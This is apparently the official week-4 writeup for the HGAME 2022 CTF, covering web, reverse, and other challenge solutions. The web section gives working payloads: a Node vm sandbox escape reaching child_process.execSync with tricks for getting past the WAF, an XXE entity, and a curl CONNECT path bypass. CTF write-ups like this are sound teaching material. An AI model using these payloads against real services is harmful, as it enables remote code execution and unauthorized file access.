

HGAME 2022 Official Writeup - Week4

HGAME 2022 Official Writeup - Week4

Web

[Markdown Online](#)

[Comment](#)

[FileSystem](#)

Reverse

[\(WOW \)](#)

[server](#)

[ezvm](#)

[hardasm](#)

Pwn

[vector](#)

Crypto

[ECC](#)

[PRNG](#)

Misc

[《TOP SECRET》](#)

[Part 1](#)

[Part 2](#)

[Part 3](#)

[摆烂](#)

[At0m的给你们的\(迟到的\)情人节礼物](#)

Web

Markdown Online

考点: nodejs vm 逃逸, JavaScript 语言特性

出题人: Summ3r

分值: 450

这题是给了源码的, 与登陆相关的代码在 `controllers.js:LoginController` 里。

```
11
12 <function LoginController(req, res) {
13   <if (req.body.username === "admin" && req.body.password.length === 16) {
14     <try {
15       <req.body.password = req.body.password.toUpperCase()
16     <if (req.body.password !== '54gkj7n8uo55vbo2') {
17       <return res.status(403).json({msg: 'invalid username or password'})
18     }
19     <} catch (_) {}
20     <req.session['unique_id'] = randString.generate(16)
21     <res.json({msg: 'ok'})
22   } <else {
23     <res.status(403).json({msg: 'login failed'})
24   }
25 }
```

其实这里的问题出在 try catch 语句, catch 块没有写 return 语句, 导致 try 中的代码抛出错误后继续往下执行, 这也是实际开发中很容易犯的一个错误。

所以接下来要做的就是让第 15 行代码报错, 对 `req.body.password.toUpperCase()` 正确的解读方式是: 获取 `req.body.password` 对象的 `toUpperCase` 属性, 然后把这个属性当作函数来调用。如果这个属性不是函数对象就会抛出错误, 比如:

```
> node
Welcome to Node.js v14.18.3.
Type ".help" for more information.
> a = undefined
undefined
> a()
Uncaught TypeError: a is not a function
```

所以绕过登录可以这样：

```
{"username": "admin", "password": {"length": 16}}
```

接下来就是 markdown 预览功能了， markdown 解析用的是 `markdown-it` 库，并且开启了对 html 标签的支持：

```
5
6  const md = new MarkdownIt({html: true})
7
8  ∵ function IndexController(req, res) {
9    |   res.sendFile("index.html", {root:"static"})
10 }
```

也就是说 markdown 源码里的 html 标签会被保留而不是被转义。

比如

```
# header 1
<h2>header 2</h2>
```

将被解析为

```
<h1>header 1</h1>
<h2>header 2</h2>
```

在 `SubmitController` 里， `markdown-it` 解析出来的 html 代码会被 `zombie.js` 加载， `zombie.js` 在遇到 JavaScript 代码的时候会将其交给 `vm` 虚拟机执行

```
48
49  function SubmitController(req, res) {
50    if (req.body.code && typeof req.body.code === 'string') {
51      const code = waf(req.body.code)
52      const source = md.render(code)
53      const browser = new Browser()
54      browser.load(source, e => {
55        const source = hljs.highlight(browser.html(), {language: "html"}).value
56        res.json({source})
57      })
58    } else {
59      res.status(500).send("code is required")
60    }
61  }
```

官方文档上有一句警告：`The vm module is not a security mechanism. Do not use it to run untrusted code.`。实际上 `vm` 模块可以逃逸， JavaScript 对象的继承是靠原型链实现的，借助原型链可

访问到 vm 沙箱以外的内容，实现 RCE。

VM (executing JavaScript)

#

Stability: 2 - Stable

Source Code: lib/vm.js

The `vm` module enables compiling and running code within V8 Virtual Machine contexts. **The `vm` module is not a security mechanism. Do not use it to run untrusted code.**

JavaScript code can be compiled and run immediately or compiled, saved, and run later.

A common use case is to run the code in a different V8 Context. This means invoked code has a different global object than the invoking code.

One can provide the context by `contextifying` an object. The invoked code treats any property in the context like a global variable. Any changes to global variables caused by the invoked code are reflected in the context object.

所以解题思路就是利用 markdown-it 不转义 html 标签的条件，构造一个恶意的 script 标签，利用其中的代码来逃逸 vm 沙箱并实现 RCE。

网上很容易找到 vm 逃逸相关的 payload：

```
this.__proto__.constructor.constructor('return process')
() .mainModule.require('child_process').execSync('calc')
```

不过得 bypass 一下 waf

利用 JavaScript 的语言特性，`obj.contructor` 可以变为 `obj["contr"+"uctor"]` 的形式，`+` 也被 ban 了，可以用concat拼接字符串的形式: `obj["constru".concat("ctor")]`

`this` 和 `process` 可以用 `eval("th"+"is")` 的形式绕过。

由于没有 ban 掉 eval, 其实绕过 waf 的方法很多，可以将要执行的代码base64编码，或者 `String.fromCharCode` 来构造，交个大家自由发挥了（逃）。

Comment

考点：XXE 注入， data:// 协议

出题人：Summ3r

分值：400

题目给了 api.php 的源码，在提交评论时数据是以 XML 格式传输的，在 api.php 开头可以看到 libxml 开启了 XML 的外部实体解析，存在 XXE 注入的问题。

```
1  <?php
2  require './init.php';
3  require_once './db.php';
4
5  libxml_disable_entity_loader(false);
6
```

拿到 flag 的条件也很简单，让 `sender` 为 `admin`，并且 `admin` 不出现在 XML 数据里。

```
58  }
59  if ($attrs->sender == 'admin' && !preg_match('/admin/i', $str)) {
60      $flag = 'hgame{Pr3ud0~pr0tQc4l*m33ts_Xx3-!nj3cti0n~!}';
61      $attrs->content = $flag;
62  }
63  return $attrs;
64 }
```

于是可以用 `data://` 伪协议将 `sender` 给 base64 编码，在 libxml 解析的时候会自动解码。

payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  !ELEMENT foo ANY
  !ENTITY xxe SYSTEM "data://text/plain;base64,YWRtaW4="
]>
<comment><sender>&xxe;</sender><content>111</content></comment>
```

FileSystem

考点：Go官方http库特性、http标准

出题人：At0m

分值：450

flag就在其提供文件服务的文件夹下，但是，由于加上了flag路由，从而使得没法通过直接访问/there_may_be_a_flag来获取文件。而是得到/there_may_be_a_flag路由的回显。

```
package main

import (
    "log"
    "net/http"
)

func fileHandler(w http.ResponseWriter, r *http.Request) {
    http.FileServer(http.Dir("./")).ServeHTTP(w, r)
}

func main() {
    http.HandleFunc("/", fileHandler)
    http.HandleFunc("/there_may_be_a_flag", func(w http.ResponseWriter, r *http.Request) {
        w.Write([]byte(`No! You can't see the flag!`))
    })
    log.Fatal(http.ListenAndServe(":8889", nil))
}
```

本题利用点是

1. CONNECT方法不执行路径规范化
2. 官方的http库在注册路由的时候并没有指定http请求类型，使得在注册路由时相当于把一个路由的所有方法都一起注册掉了。

下图中可以看出在遇到 CONNECT 请求的时候，并没有进行路径的清洗操作，而是直接 handle 了，使得使用“//there_may_be_a_flag”或者“../there_may_be_a_flag”即可绕过专门注册的路由的限制。

The screenshot shows a code editor with the file `server.go` open. A search bar at the top contains the text "CONNECT". The code itself is a Handler function for the `*ServeMux` type. It handles CONNECT requests by returning the registered pattern if no specific handler is found. The code includes comments explaining the handling of CONNECT requests and the lack of canonicalization. Two red arrows point to specific lines of code: one points to the line `path := cleanPath(r.URL.Path)`, and another points to the line `if path != r.URL.Path {`. The code editor interface includes tabs for `server.go`, `fs.go`, `go.mod`, and `Dockerfile`, and various toolbars and status indicators.

```
2354 // Handler also returns the registered pattern that matches the
2355 // request or, in the case of internally-generated redirects,
2356 // the pattern that will match after following the redirect.
2357 //
2358 // If there is no registered handler that applies to the request,
2359 // Handler returns a ``page not found'' handler and an empty pattern.
2360 func (mux *ServeMux) Handler(r *Request) (h Handler, pattern string) {
2361
2362     // CONNECT requests are not canonicalized.
2363     if r.Method == "CONNECT" {
2364         // If r.URL.Path is /tree and its handler is not registered,
2365         // the /tree -> /tree/ redirect applies to CONNECT requests
2366         // but the path canonicalization does not.
2367         if u, ok := mux.redirectToPathSlash(r.URL.Host, r.URL.Path, r.URL); ok {
2368             return RedirectHandler(u.String(), StatusMovedPermanently), u.Path
2369         }
2370
2371         return mux.handler(r.Host, r.URL.Path)
2372     }
2373
2374     // All other requests have any part stripped and path cleaned
2375     // before passing to mux.handler.
2376     host := stripHostPort(r.Host)
2377     path := cleanPath(r.URL.Path) ← Red arrow here
2378
2379     // If the given path is /tree and its handler is not registered,
2380     // redirect for /tree/.
2381     if u, ok := mux.redirectToPathSlash(host, path, r.URL); ok {
2382         return RedirectHandler(u.String(), StatusMovedPermanently), u.Path
2383     }
2384
2385     if path != r.URL.Path { ← Red arrow here
2386
2387         if h == nil {
2388             h = HandlerFunc(func(w http.ResponseWriter, r *Request) {
2389                 w.WriteHeader(StatusMethodNotAllowed)
2390             })
2391         }
2392
2393         h.ServeHTTP(w, r)
2394     }
2395 }
```

而`http.FileServer()`函数内部会对路径再次进行清洗。

```
628
629     if d.IsDir() {
630         url := r.URL.Path
631         // redirect if the directory name doesn't end in a slash
632         if url == "" || url[len(url)-1] != '/' {
633             localRedirect(w, r, path.Base(url)+"/")
634             return
635         }
636
637         // use contents of index.html for directory, if present
638         index := strings.TrimSuffix(name, suffix: "/") + indexPage
639         ff, err := fs.Open(index)
640         if err == nil {
641             defer ff.Close()
642             dd, err := ff.Stat()
643             if err == nil {
644                 name = index
645                 d = dd
646                 f = ff
647             }
648         }
649     }
650
651     // Still a directory? (we didn't find an index.html file)
652     if d.IsDir() {
653         if checkIfModifiedSince(r, d.ModTime()) == condFalse {
654             writeNotModified(w)
655             return
656         }
657         setLastModified(w, d.ModTime())
658         dirList(w, r, f)
659         return
660     }
661
662     // serveContent will check modification time
663     sizeFunc := func() (int64, error) { return d.Size(), nil }
664     serveContent(w, r, d.Name(), d.ModTime(), sizeFunc, f)
```

使得我们可以绕开限制获得"/there_may_be_a_flag"

相信不少人已经找到的几乎一样的题型。但是发现那题的 exp 并不能用在这一题，因为我为了在我日常使用的学生机上部署这道题，将 nginx 作为反向代理，而".."这种请求会直接被 nginx 拦掉，所以本题的预期解是：

```
curl -X CONNECT --path-as-is
http://filesystem.homeboyc.cn//there_may_be_a_flag
```

Reverse

(WOW)

考点: wow64, 对称加密, 数据混淆

出题人: RT

分值: 500

```

        output(Format, v4[0]);
        input(a40s, (char)v10);
        for ( i = 0; i < 4; ++i )
        {
            sub_E51850((int)&v10[8 * i], (int)v5);
            sub_E51410((int)v5, (int)v7);
            sub_E518D0(v7, &Buf2[i]);
        }
        sub_E519B0((char *)&loc_E51C73 + 51);
        sub_E519B0(&loc_E51C73);
        if ( !memcmp(Buf1, Buf2, 0x20u) )
            output(aYouWin, v4[0]);
        else
            output(aError, v4[0]);
        memset(v10, 0, 0x28u);
        for ( i = 0; i < 4; ++i )
        {
            sub_E51850((int)&Buf2[i], (int)v7);
            sub_E51630(v7, v4);
            sub_E518D0(v4, &v10[8 * i]);
        }
        return 0;
    }
}

```

静态分析这是一个对称加密算法，输出 win, error 的后面可以猜测为解密函数。因此修改内存，使得图中 Buf1 与 Buf2 数据一致，然后静静听完猫中毒，静静等待 flag 出现在内存中。

```

if ( !memcmp(Buf1, Buf2, 0x20u) )
    output(aYouWin, v4[0]);
else
    output(aError, v4[0]);
memset(v10, 0, 0x28u);
for ( i = 0; i < 4; ++i )
{
    sub_E51850((int)&Buf2[i], (int)v7);
    sub_E51630(v7, v4);
    sub_E518D0(v4, &v10[8 * i]);
}
return 0;
}

```

000010E5 _main:55 (E51CE5)

x View-1

8A0	00 01 01 00 01 00 00 01	01 01 00 01 01 01 00 01
8B0	01 01 00 01 00 01 00 00	01 01 00 00 00 01 01 01
8C0	00 01 00 01 00 01 00 00	E0 00 00 00 DC 00 00 00
8D0	D8 4A 00 00 B0 37 00 00	29 20 98 62 FC 46 79 567..)..b.FyV
8E0	A5 90 4A F6 A3 70 D9 1B	34 02 1B 50 65 86 33 35	..J....4..Pe.35
8F0	BB A5 9F 96 BB 2B E3 2A	00 00 00 00 00 00 00 00+.....
900	68 67 61 6D 65 7B 57 4F	57 4F 57 5F 68 40 70 70	hgame{WOWOW_h@pp
910	79 5F 6E 33 77 5F 79 65	34 72 5F 32 30 32 32 7D	y_n3w_ye4r_2022}
920	00 00 00 00 00 00 00 00	04 00 00 00 74 F9 CF 00t...

当然了，也是可以"逆向"的，不过这个DES不大正常=。=。


server

考点: go 逆向, RSA, 异或加密

出题人: 4nsw3r

分值: 400

使用 go 写的程序, 逆向分析时注意 go 二进制程序的主函数是 `main_main`。本题为一个 http 服务器, 在 9090 端口上可以使用 `get` 方法提交 flag。



使用 IDA7.6 及以上版本打开时, 会直接加载嵌入的符号表, 能减轻逆向的难度。从 `Functions` 列表里可以直接找到一个叫 `main_encrypt` 的函数, 这个就是本题的主要加密函数。

如果使用 IDA7.6 打开, 则其中部分函数是分析不出来函数参数的, IDA7.7 可以分析出来绝大部分函数的参数, 但部分的分析结果有问题。因此如果想要获得比较好的反编译结果, 可以参考汇编使用 `__usercall` 来自定义函数声明:

```
__int64 __usercall math_big__ptr_Int__SetString@<rax>(char *str@<rbx>, __int64  
a2@<rax>, int a3@<edi>, int a4@<ecx>)
```

对 `math_big__ptr_Int__SetString` 函数使用这样的函数声明后, 反编译结果就比较理想了:

```
65 v28 = math_big__ptr_Int__SetString(  
66     "92582184765240663364795767694262273105045150785272129481762171937885924776597",  
67     (__int64)v46,  
68     10,  
69     77);
```

通过对其中函数名称和数据的分析, 便可以得到加密过程为 RSA 和异或运算。其中异或运算由于不知道最后的异或结果, 需要使用爆破来解。注意其中有个小坑是密文是153位的 (通过 `memequal` 函数可以看出), 第一位是单独赋值的, 如果不修改数据类型的话很容易漏掉。

```
66     *(__QWORD *)v19 = 99LL;  
67     qmemcpy(&v19[2], &unk_69B9F0, 0x4C0uLL);  
68     main_encrypt();  
69     *(__QWORD *)mem1 = v11;  
70     qmemcpy(v23, v15, sizeof(v23));  
71     *(__QWORD *)mem2 = *(__QWORD *)v19;  
72     qmemcpy(v21, &v19[2], sizeof(v21));  
73     runtime_memequal(mem1, mem2, 1224);
```

解密脚本如下:

```
from Crypto.Util.number import *  
import gmpy2  
  
a=  
[99, 85, 4, 3, 5, 5, 5, 3, 7, 7, 2, 8, 8, 11, 1, 2, 10, 4, 2, 13, 8, 9, 12, 9, 4, 13, 8, 0, 14, 0, 15, 13, 14, 10, 2,  
2, 1, 7, 3, 5, 6, 4, 6, 7, 6, 2, 2, 5, 3, 3, 9, 6, 0, 11, 13, 11, 0, 2, 3, 8, 3, 11, 7, 1, 11, 5, 14, 5, 0, 10, 14, 15,  
13, 7, 13, 7, 14, 1, 15, 1, 11, 5, 6, 2, 12, 6, 10, 4, 1, 7, 4, 2, 6, 3, 6, 12, 5, 12, 3, 12, 6, 0, 4, 15, 2, 14, 7, 0  
, 14, 14, 12, 4, 3, 4, 2, 0, 0, 2, 6, 2, 3, 6, 4, 4, 4, 7, 1, 2, 3, 9, 2, 12, 8, 1, 12, 3, 12, 2, 0, 3, 14, 3, 14, 12, 9  
, 1, 7, 15, 5, 7, 2, 2, 4]  
for j in range(256):      # 爆破  
    num=j  
    a=  
[99, 85, 4, 3, 5, 5, 5, 3, 7, 7, 2, 8, 8, 11, 1, 2, 10, 4, 2, 13, 8, 9, 12, 9, 4, 13, 8, 0, 14, 0, 15, 13, 14, 10, 2,  
2, 1, 7, 3, 5, 6, 4, 6, 7, 6, 2, 2, 5, 3, 3, 9, 6, 0, 11, 13, 11, 0, 2, 3, 8, 3, 11, 7, 1, 11, 5, 14, 5, 0, 10, 14, 15,  
13, 7, 13, 7, 14, 1, 15, 1, 11, 5, 6, 2, 12, 6, 10, 4, 1, 7, 4, 2, 6, 3, 6, 12, 5, 12, 3, 12, 6, 0, 4, 15, 2, 14, 7, 0  
, 14, 14, 12, 4, 3, 4, 2, 0, 0, 2, 6, 2, 3, 6, 4, 4, 4, 7, 1, 2, 3, 9, 2, 12, 8, 1, 12, 3, 12, 2, 0, 3, 14, 3, 14, 12, 9  
, 1, 7, 15, 5, 7, 2, 2, 4]  
    for i in range(len(a)-1, -1, -1):  
        num^=a[i]
```

```

        a[i]=a[i]^num
for i in range(len(a)-1,-1,-1):
    num^=a[i]
    a[i]=a[i]^num
try:    # 将无法转换的情况直接丢弃，说明该情况必然不是flag
    enc=int(''.join(map(chr,a)))
except ValueError:
    continue
p=92582184765240663364795767694262273105045150785272129481762171937885924776597

q=107310528658039985708896636559112400334262005367649176746429531274300859498993
e=950501
r=(p-1)*(q-1)
d=gmpy2.invert(e,r)
m=pow(enc,d,p*q)
print(long_to_bytes(m))

```

ezvm

考点: vm

出题人: Owl

分值: 400

翻译出每个 case 对应的操作，恢复程序逻辑

```

VM_START

OP_PUSH_NUM      |
OP_POP_EBX      | '\n'

OP_PUSH_NUM      |
OP_POP_ECX      | -5

.input:
OP_STREAM_IN     | eax
OP_PUSH_EAX      |
OP_ADD           | edx,1
OP_CMP            | eax,ebx
OP_JNE            | ecx .input

.check_len:
OP_SUB            | edx,1
OP_PUSH_NUM       |
OP_POP_EBX        | 32

OP_PUSH_NUM       |
OP_POP_ECX        | 47

OP_MOV             | eax,edx
OP_PUSH_EAX       |
OP_CMP            | eax,ebx
OP_JNE            | ecx .exit

OP_PUSH_NUM       |
OP_POP_ECX        | -10

OP_PUSH_NUM       |
OP_POP_EDX        | 0

.enc:
OP_GET_MEM        | eax,stack[edx]

```

```

OP_PUSH_NUM          |
OP_POP_ESI          |xor_key
OP_MUL              |eax,2
OP_XOR              |eax,esi
OP_SET_MEM          |stack[edx],eax
OP_ADD              |edx,1
OP_MOV              |eax,edx
OP_CMP              |eax,ebx
OP_JNE              |ecx .enc

OP_PUSH_NUM          |
OP_POP_EDX          |0

OP_PUSH_NUM          |-17

OP_PUSH_NUM          |21
.check
OP_PUSH_NUM          |
OP_POP_EBX          |cipher
OP_GET_MEM          |eax,stack[edx]
OP_CMP              |eax,ebx
OP_POP_EAX          |
OP_PUSH_EAX          |
OP_POP_ECX          |
OP_JNE              |ecx .exit
OP_POP_ECX          |
OP_POP_EBX          |
OP_PUSH_EBX          |
OP_PUSH_ECX          |
OP_PUSH_EAX          |
OP_ADD              |edx,1
OP_MOV              |eax,edx
OP_CMP              |eax,ebx
OP_JNE              |ecx .check

OP_PUSH_NUM          |
OP_POP_ECX          |2

OP_PUSH_NUM          |
OP_POP_EBX          |0

OP_PUSH_NUM          |
OP_POP_EDX          |-6
.success:
OP_PUSH_NUM          |
OP_POP_EAX          |str

OP_CMP              |eax,ebx
OP_JE               |ecx .exit
OP_STREAM_OUT        |eax
OP JMP              |edx .success

.exit:
VM_EXIT

```

```

xor_keys = [94, 70, 97, 67, 14, 83, 73, 31, 81, 94, 54, 55, 41, 65, 99, 59, 100,
59, 21, 24, 91, 62, 34, 80, 70, 94, 53, 78, 67, 35, 96, 59]
plain_text = []
cipher = [142, 136, 163, 153, 196, 165, 195, 221, 25, 236, 108, 155, 243, 27, 139,
91, 62, 155, 241, 134, 243, 244, 164, 248, 248, 152, 171, 134, 137, 97, 34, 193]
for i in range(0,32):
    plain_text.append(chr((cipher[i]^xor_keys[i])//2))

print(plain_text)
print(''.join(plain_text))

```

hardasm

考点: AVX2 指令集

出题人: 4nsw3r

分值: 450

AVX2指令集逆向，其中加密用到的指令只有 `vpaddd`、`vpsubb`、`vpermd`、`vpshufb`、`vpxor`，可以使用 IDAPython 统计得到：

```

ea=0x140001081      # 起始地址
opcode=set() # 利用集合自动去重
while True:
    if ea>=0x0140007F17:
        break
    opcode.add(print_insn_mnem(ea))
    ea=next_head(ea)      # 到达下个指令的地址
print(opcode)
# {'vpsubb', 'vpermd', 'vpshufb', 'vpaddd', 'vpxor'}

```

之后通过 [intel 官方的指令手册](#)可以分别得到这几个指令的定义，使用 IDAPython 解密即可，当然也可以复制出来用普通 Python 解

```

import numpy
def vpaddd(a,b):
    global num
    for i in range(32):
        num[a][i]+=num[b][i]
def vpsubb(a,b):
    global num
    for i in range(32):
        num[a][i]-=num[b][i]
def vpxor(a,b):
    global num
    for i in range(32):
        num[a][i]^=num[b][i]
def vpshufb(a,b):
    global num
    c=[0]*32
    for i in range(16):
        if num[b][i]&0x80:
            c[i]=0
        else:
            c[i]=num[a][num[b][i]&0xF]
    if num[b][i+16]&0x80:
        c[i+16]=0
    else:
        c[i+16]=num[a][16+(num[b][i+16]&0xF)]

```

```

num[a]=c
def invvpshufb(a,b):
    global num
    c=[0]*32
    for i in range(16):
        if num[b][i]&0x80:
            c[i]=0
        else:
            c[num[b][i]&0xF]=num[a][i]
        if num[b][i+16]&0x80:
            c[i+16]=0
        else:
            c[16+(num[b][i+16]&0xF)]=num[a][i+16]
    num[a]=c
def vpermd(a,b):
    global num
    c=[0]*32
    for i in range(8):
        c[i*4]=num[a][num[b][i*4]*4]
        c[i*4+1]=num[a][num[b][i*4]*4+1]
        c[i*4+2]=num[a][num[b][i*4]*4+2]
        c[i*4+3]=num[a][num[b][i*4]*4+3]
    num[a]=c
def invvpermd(a,b):
    global num
    c=[0]*32
    for i in range(8):
        c[num[b][i*4]*4]=num[a][i*4]
        c[num[b][i*4]*4+1]=num[a][i*4+1]
        c[num[b][i*4]*4+2]=num[a][i*4+2]
        c[num[b][i*4]*4+3]=num[a][i*4+3]
    num[a]=c
op=[]
flag=
[147, 203, 231, 147, 169, 129, 13, 182, 216, 221, 156, 127, 192, 77, 205, 240, 0, 160, 159, 34, 137, 239
, 84, 93, 239, 0, 141, 254, 94, 76, 208, 236]
num=numpy.uint8([[104, 103, 97, 109, 101, 123, 114, 105, 103, 104, 116, 95, 121, 111, 117, 114, 95,
97, 115, 109, 95, 105, 115, 95, 103, 111, 111, 100, 33, 33, 125, 0],
[
240, 255, 100, 38, 242, 143, 64, 238, 238, 39, 7, 239, 136, 10, 33, 20, 195, 252, 112, 229, 168, 243, 245
, 26, 212, 60, 177, 12, 229, 188, 185, 27],
[
13, 192, 132, 197, 14, 128, 80, 255, 40, 26, 128, 72, 29, 193, 227, 29, 52, 81, 155, 53, 188, 213, 244, 19
5, 196, 64, 144, 7, 42, 192, 45, 144],
[
137, 161, 62, 192, 229, 20, 95, 197, 95, 20, 176, 208, 37, 31, 232, 245, 176, 52, 54, 194, 199, 160, 178
, 60, 94, 126, 156, 164, 152, 232, 84, 11],
[
51, 95, 98, 104, 13, 100, 168, 255, 143, 153, 167, 148, 158, 154, 41, 52, 39, 54, 214, 130, 194, 109, 232
, 170, 150, 74, 101, 192, 12, 55, 25, 201],
[
143, 33, 168, 55, 67, 9, 7, 51, 166, 135, 76, 74, 161, 116, 75, 230, 85, 19, 91, 63, 28, 215, 185, 158, 57
, 96, 29, 198, 145, 138, 54, 139],
[ 0, 1, 8, 9, 10, 2, 3, 4, 5, 12, 13, 14, 6, 7, 11, 15, 0, 6, 7, 8, 9, 10, 2, 3, 4, 5, 13, 14, 11, 12, 1, 15
], [ 0, 0, 0, 0, 4, 0, 0, 0, 5, 0, 0, 0, 1, 0, 0, 0, 2, 0, 0, 0, 3, 0, 0, 0, 6, 0, 0, 0, 7, 0, 0, 0]]]

ea=0x140001081
while True :      #运行一遍汇编，验证加密过程是否正确，并得到ymm1~ymm7的数据
    if ea >= 0x0140007F17:

```

```

        break
opcode=print_insn_mnem(ea)      # 得到汇编助记符
opnum1=int(print_operand(ea,0)[-1])    #得到第一个操作数的序号（即ymm0取0）
opnum2=int(print_operand(ea,1)[-1])
opnum3=int(print_operand(ea,2)[-1])
op.append([opcode,opnum1,opnum2,opnum3])
if opcode=='vpaddb':
    vpaddb(opnum1,opnum3)
elif opcode=='vpsubb':
    vpsubb(opnum1,opnum3)
elif opcode=='vpxor':
    vpxor(opnum1,opnum3)
elif opcode=='vpshufb':
    vpshufb(opnum1,opnum3)
elif opcode=='vpermd':
    vpermd(opnum1,opnum2)
ea=next_head(ea)
num[0]=flag
for i in op[::-1]:      # 倒序解密
    if i[0]=='vpaddb':
        vpsubb(i[1],i[3])
    elif i[0]=='vpsubb':
        vpaddb(i[1],i[3])
    elif i[0]=='vpxor':
        vpxor(i[1],i[3])
    elif i[0]=='vpshufb':
        invvpshufb(i[1],i[3])
    elif i[0]=='vpermd':
        invvpermd(i[1],i[2])
for i in num[0]:
    try:
        print(chr(i),end='')
    except UnicodeEncodeError:
        print(i,end=' ')

```

值得注意的是，在该程序加密 flag 的过程中，其实对于 vpermd 和 vpshufb 这两个能更改数据顺序的指令，并没有更改保存 flag 也就是 ymm0 这个寄存器。因此这道题是可以使用爆破法做的，可以使用 IDAPython 控制调试过程(较为复杂) 等方法或者使用校外师傅 P1umH0 **非常巧妙的对源代码进行 patch 的办法来求解**。但如果使用 vpermd 和 vpshufb 打乱 flag 的顺序的话，P1umH0 师傅的解法就不适合了，但由于仍然是对单个字节进行加密的，所以可以通过检测最终 ymm0 寄存器中 0xFF 的数量来使用爆破法求解。下面给出 P1umH0 师傅的解法（已征得师傅同意），感谢师傅的思路：

构造一个长度为32的输入"hggame{abcdefghijklmnpqrstuvwxyz}"，在比较结果处断下断点，观察此时[esp+70h+var_50]上的数据可以发现，前6个数据均为非0的0xFF，而后面的数据均为0。这是因为我们构造的输入的前6个字符"hggame{"是正确的，而后面凑长度的字符是错误的：

• Stack[00002E6C]:000000B194FCF87F	db	0
• Stack[00002E6C]:000000B194FCF880	db	0FFh
• Stack[00002E6C]:000000B194FCF881	db	0FFh
• Stack[00002E6C]:000000B194FCF882	db	0FFh
• Stack[00002E6C]:000000B194FCF883	db	0FFh
• Stack[00002E6C]:000000B194FCF884	db	0FFh
• Stack[00002E6C]:000000B194FCF885	db	0FFh
• Stack[00002E6C]:000000B194FCF886	db	0
• Stack[00002E6C]:000000B194FCF887	db	0
• Stack[00002E6C]:000000B194FCF888	db	0
• Stack[00002E6C]:000000B194FCF889	db	0
• Stack[00002E6C]:000000B194FCF88A	db	0
• Stack[00002E6C]:000000B194FCF88B	db	0
• Stack[00002E6C]:000000B194FCF88C	db	0
• Stack[00002E6C]:000000B194FCF88D	db	0
• Stack[00002E6C]:000000B194FCF88E	db	0
• Stack[00002E6C]:000000B194FCF88F	db	CSDN @P1umHO

于是我们可以知道

可以通过[esp+70h+var_50]上连续的0xFF的个数n，确定我们的输入前n个字符是正确的

程序最后会打印"success"或者"error"，我们可以利用这个打印[esp+70h+var_50]处的内容

从框住的汇编指令处可以观察到，我们的目标数据地址是借rcx寄存器传入打印函数的：

• .text:00007FF77CD58037	cmp	byte ptr [rsp+70h+var_50+1Eh], 0
• .text:00007FF77CD5803C	jz	short loc_7FF77CD5804E
• .text:00007FF77CD5803E	cmp	byte ptr [rsp+70h+var_50+1Fh], 0
• .text:00007FF77CD58043	iz	short loc_7FF77CD5804E
• .text:00007FF77CD58045	lea	rcx, aSuccess ; "success\n"
• .text:00007FF77CD5804C	jmp	short loc_7FF77CD58055
.text:00007FF77CD5804E ; -----		
.text:00007FF77CD5804E		loc_7FF77CD5804E: ; CODE XREF: main+6F2E↑j
.text:00007FF77CD5804E		: main+6F39↑j ...
• .text:00007FF77CD5804E	lea	rcx, aError ; "error\n"
.text:00007FF77CD58055		
.text:00007FF77CD58055	loc_7FF77CD58055: ; CODE XREF: main+704C↑j	
• .text:00007FF77CD58055	vzeroupper	
• .text:00007FF77CD58058	call	printf
.text:00007FF77CD5805D	xor	eax, eax
.text:00007FF77CD5805F	vmovaps	xmm6, [rbp+var_20]
.text:00007FF77CD58064	vmovaps	xmm7, [rbp+var_10]
.text:00007FF77CD58069	mov	rsp, rbp
.text:00007FF77CD5806C	pop	rbp
.text:00007FF77CD5806D	ret	

CSDN @P1umHO

于是我们patch程序，将[esp+70h+var_50]借rcx传入打印函数，如下

```


.text:00007FF6451F803E 80 7C 24 3F 00
.text:00007FF6451F8043 74 09
.text:00007FF6451F8045 48 8D 7C 24 20
.text:00007FF6451F804A 57
.text:00007FF6451F804B 59
.text:00007FF6451F804C EB 07
.text:00007FF6451F804E ; -----
.text:00007FF6451F804E
.text:00007FF6451F804E
.text:00007FF6451F804E
.text:00007FF6451F804E
.text:00007FF6451F804F
.loc_7FF6451F804E: ; CODE XREF: main+6F2E↑j
.main+6F39↑i
    lea    rdi, [rsp+70h+var_50]
    push   rdi
    pop    rcx
    jmp    short loc_7FF6451F8055
; -----
loc_7FF6451F8055: ; CODE XREF: main+704C↑j
    vzeroupper
    call   printf
    xor    eax, eax
    vmovaps xmm6, [rbp+var_20]
    vmovaps xmm7, [rbp+var_10]
    mov    rsp, rbp
    pop    rbp
    retn
.main
.endp

```

CSDN @P1umHO

这样程序在最后就不会打印"success"或者"error"，而会打印[esp+70h+var_50]上的数据

将patch应用到程序后，再起调试，同样的输入，在调用打印函数printf后下断，观察打印出的内容可以看到虽然没有打印出具体的字符（因为0xFF不可见），但是长度是正确的，为6



最后就是依次爆破每个位置上的字符

根据程序打印出的连续的0xFF的个数来确定某位置上的字符是否正确

```

# -*- coding:utf-8 -*-
import subprocess
real_flag="hgame{"#绝对正确的前6个字符
cur_index=6#当前爆破的位置
while cur_index<32:
    for i in range(32,128):#当前爆破的位置上的字符
        real_flag_arr = [0] * 32
        for j in range(len(real_flag)):#正确的先复制一下
            real_flag_arr[j]=ord(real_flag[j])
        real_flag_arr[len(real_flag_arr)-1]=ord("}")#最后一个字符"}"固定
        for j in range(len(real_flag_arr)-2,cur_index,-1):#除了当前爆破的位置，其他位置
上都设置为32
            real_flag_arr[j]=32
        real_flag_arr[cur_index]=i#设置当前爆破的位置上的字符
        real_flag_arr_s="".join(chr(k) for k in real_flag_arr)#输入到程序中的字符串
        p = subprocess.Popen(["D:\\ctfdownloadfiles\\hardasm.exe"],
stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
